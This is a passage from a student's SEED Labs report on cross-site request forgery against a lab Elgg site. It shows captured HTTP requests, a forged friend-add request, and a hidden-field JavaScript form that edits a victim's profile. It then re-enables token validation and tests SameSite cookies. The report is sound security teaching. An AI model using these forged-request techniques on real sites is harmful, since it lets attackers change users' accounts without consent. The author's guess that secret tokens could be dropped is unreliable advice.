
```
http://www.attacker32.com/addfriend.html
Host: www.attacker32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.attacker32.com/
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Tue, 29 Mar 2022 13:57:32 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Tue, 29 Mar 2022 13:56:19 GMT
ETag: "12b-5db5bcb13d3a5-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 222
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1648561600&__elgg_token=o4A3k8xiM-1M
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.attacker32.com/addfriend.html
Cookie: pvisitor=58ec4015-a366-4399-99c6-ff303bbf7537; __gsas=ID=e8507e58d673f364:T=1648062967:S=ALNI_MaUfNCKZQzmvsth8AloVg
GET: HTTP/1.1 302 Found
Date: Tue, 29 Mar 2022 13:57:32 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
```

Figure 9: Request when landing on the addfried.html

5. Task 3: CSRF Attack using POST Request

In this task we were supposed to step a bit further and edit Alice's profile without her knowledge or consent. Procedure starts similar way than previously.

First I edited Alices profile to get information, what the real POST -request to edit profile should look like. Briefdescription -edit looks like this on Header Live:



```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------42729572526869576451200890102
Content-Length: 2978
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice/edit
Cookie: pvisitor=58ec4015-a366-4399-99c6-ff303bbf7537; __gsas=ID=e8507e58d673f364:T=1648062967:S=ALNI_MaUfNCKZQzmvsth8AloVgLD0DdxWg; elggperm=zHzuQS92Iz83GIIgjz
Upgrade-Insecure-Requests: 1
__elgg_token=m8MJtTAXDSzoMBCK3NAgdQ&__elgg_ts=1648568229&name=Alice&description=&accesslevel[description]=2&briefdescription=Sam is m
POST: HTTP/1.1 302 Found
Date: Tue, 29 Mar 2022 15:37:43 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/alice
Vary: User-Agent
Content-Length: 406
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Figure 10: Request when editing briefdescription normally


POST request being:

```
__elgg_token=m8MJtTAXDSzoMBCK3NAgdQ&__elgg_ts=1648568229&name=Alice&description=
&accesslevel[description]=2&briefdescription=Sam
 is my
Hero&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests
=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslev
el[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&web
site=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=56
```

From this request I was able to pick up some important information what information request should contain:

name = Alice
briefdescription = Samy is my Hero
accesslevel[briefdescription] = 2 (Already set, public visibility)
guid = 56

For this task we were provided another file, *editprofile.html.* This was to be editing according to the information above:




```
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Samy is my Hero'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='56'>";

// Create a <form> element.
var p = document.createElement("form");

// Construct the form
p.action = "http://www.seed-server.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
```

Figure 11: Edited editprofile.html

Everything worked as planned and Samy is Alice's Hero. This must be true since I read it in the Internet.

Getting Alice's *guid* without logging to her profile can be easily done by Samy via just adding Alice his friend and inspecting the GET request:



```
http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1648569968&__elgg_token=
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: pvisitor=58ec4015-a366-4399-99c6-ff303bbf7537; __gsas=ID=e8507e58d673f364:T=1648062967:S=ALNI_MaUfN
GET: HTTP/1.1 200 OK
Date: Tue, 29 Mar 2022 16:07:38 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
```

Figure 12: Add friend -action from Samy to Alice

If Boby would like to launch the attack to anybody who visits his malicious web page by launching the CSRF -attack it would require the following knowledge as we found out previously in this task:


- Structure of the form
- Victim's name
- Victim's guid

I don't believe that action of visiting the malicious URL provides or grants access to the information of the victim's identity, thus it would not be possible to do in the same way. Maybe by some other means by sniffing cookies or penetrating to memory of the victim.

6. Task 4: Enabling Elgg's Countermeasure

Here we will move from attacking to defense. Elgg application is by default protected by secret tokens. In this practice validation of these tokens was disabled by Seed to enable attacks in previous tasks.


Validation would happen in *Csrf.php* by function called *validate()*, but the function was forced to stop right after entering it due to the *return* -statement in the beginning. To stop this madness, I commented out the line in question:



```
}

/**
 * Validate CSRF tokens present in the request
 *
 * @param Request $request Request
 *
 * @return void
 * @throws CsrfException
 */
public function validate(Request $request) {
        //return; // Added for SEED Labs (disabling the CSRF countermeasure)

        $token = $request->getParam('__elgg_token');
        $ts = $request->getParam('__elgg_ts');

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos    M-U Undo
```

Figure 13: Edited Csrf.php

When trying previous attacks again, now attack is not successful. Compared to successful attack, there is no secret tokens in the beginning of the request.



```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Origin: http://www.attacker32.com
Connection: keep-alive
Referer: http://www.attacker32.com/editprofile.html
Cookie: pvisitor=58ec4015-a366-4399-99c6-ff303bbf7537; __gsas=ID=e8507e58d673f364:T=1648062967:S=ALNI_MaUfN
Upgrade-Insecure-Requests: 1
name=Alice&briefdescription=Samy is my Hero&accesslevel[briefdescription]=2&guid=56
POST: HTTP/1.1 302 Found
Date: Tue, 29 Mar 2022 16:47:18 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.attacker32.com/editprofile.html
Vary: User-Agent
Content-Length: 414
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Figure 14: Request to edit profile without secret token

After editing the Csrf.php, validate -function won't return void (forcedly in every case) in the beginning, but will run further to compare tokenhash built on a basis of site secret value, timestamp, user session ID and random generated session string. If token would be acceptable, it would be seen in *$returnval.* [1,2]

```
$returnval = $request->elgg()->hooks->trigger('action_gatekeeper:permissions:check', 'all', [
        'token' => $token,
        'time' => $ts
], true);
```

Figure 15: Codesnippet of token being validated


If on the other hand comparison will be false or token missing, CsrfException will be thrown, and user will be redirected. Even if the attacker would inspect the cookie and resend it, it doesn't match the required hash due to the protected and varying information from where the hash is built (session id and timestamp).

7. Task 5: Experimenting with the SameSite Cookie Method

Now we get to study another defense mechanism in addition to secret token approach.

Browser naturally knows by used domains, if the request comes from same or different site. Problem is that this knowledge should be delivered to server-side too.

Same-site cookie is a special type of cookie that doesn't reveal private information (as "referrer "-field in header does), provides a special "SameSite" attribute and can be used to defend against CSRF -attacks. This attribute is set by server, and it tells the browser, if the cookie should be attached to a cross-site request or not. SameSite cookies can have two attributes in addition to normal one, Strict and Lax. [1,2] Here were tested these three cookies:



Setting Cookies

After visiting this web page, the following three cookies will be set on your browser.

- cookie-normal: normal cookie
- cookie-lax: samesite cookie (Lax type)
- cookie-strict: samesite cookie (Strict type)


Experiment A: click Link A

Experiment B: click Link B

Figure 16: SameSite -test view

Experimenting SameSite by sending “some data” with GET and POST requests to same-site (*www.example32.com)* and cross-site (*www.attacker32.com*) servers. This is what can be seen to happen cookie -wise:

	www.example32.com		www.attacker32.com	
GET request	COOKIE	SENT	COOKIE	SENT
	cookie-normal	✓	cookie-normal	✓
	cookie-lax	✓	cookie-lax	✓
	cookie-strict	✓	cookie-strict	✗
POST request	COOKIE	SENT	COOKIE	SENT
	cookie-normal	✓	cookie-normal	✓
	cookie-lax	✓	cookie-lax	✗
	cookie-strict	✓	cookie-strict	✗


Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
- cookie-strict=cccccc

Your request is a same-site request!

Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb

Your request is a cross-site request!

Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb
- cookie-strict=cccccc

Your request is a same-site request!

Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa

Your request is a cross-site request!

Figure 17: Summary of cookies

As the experiment above can verify, all types of cookies will be sent, if the request comes from the same site. Also, normal cookies will always be sent, no matter if the request comes from same site or not.

Regarding to the SameSite -attributes it can be seen, that Strict -type of cookies won’t be sent at all if the request comes from cross-site. On the other hand, Lax -types of cookies will be sent with cross-site requests only when using GET -method. This is because cookies are not sent on normal cross-site subrequests (for example to load images or frames into a third-party site), but are sent when a user is navigating to the origin site (i.e., when following a link) i.e., if they are top-level navigators. [3]

Server itself doesn’t detect whether a request is a cross-site or same-site request. It just sets the cookie and browser will decide to send that cookie attached to request or not.

As we have experimented in the task 2, addfriend -attack was possible using GET -method. This gives an impression, that in order to defend Elgg against all kinds of CSRF -attacks with same-site cookies, should attribute be set as SameSite=Strict. This probably can’t happen on a landing page thought, or it couldn’t be accessed at all.

To do so, it would be necessary to edit index.php on a server 10.9.0.5 in directory /var/www/elgg. Addition I would think is need should be something like it was in
/var/www/defence: setcookie('cookie-strict', 'cccccc', ['samesite' => 'Strict']);

I am guessing that it would be secure (or maybe even mandatory) to get rid of the usage of the secure token in this case.

8. Conclusion

Once again, a really nice exercise. There was a lot of new things to learn – actually to the extent where it should be let to sink in for a while and then reviewed again. Some of the topics were familiar in theory, but the most were not. It is safe to say that nothing of beforehand known at this level.

This was the first time reviewing the php -code, using Live Header and hearing about SameSite (even functionality of cookies was not too clear). I had been using http methods GET and POST, but only as a part of http coding and really not taken the time to ponder them.

Validation of a secret token and usage of same-site cookies seemed perhaps the hardest part to understand and as this exercise obviously merely scratched the surface, it is clear that I need a lot of more information (and practice) on these subjects (too).

9. List of references

[1] https://moodle.tuni.fi/pluginfile.php/2359901/mod_resource/content/1/CSRF_task_instructions.pdf
[2] Internet Security, Wenliang, Du (2019)
[3] https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie/SameSite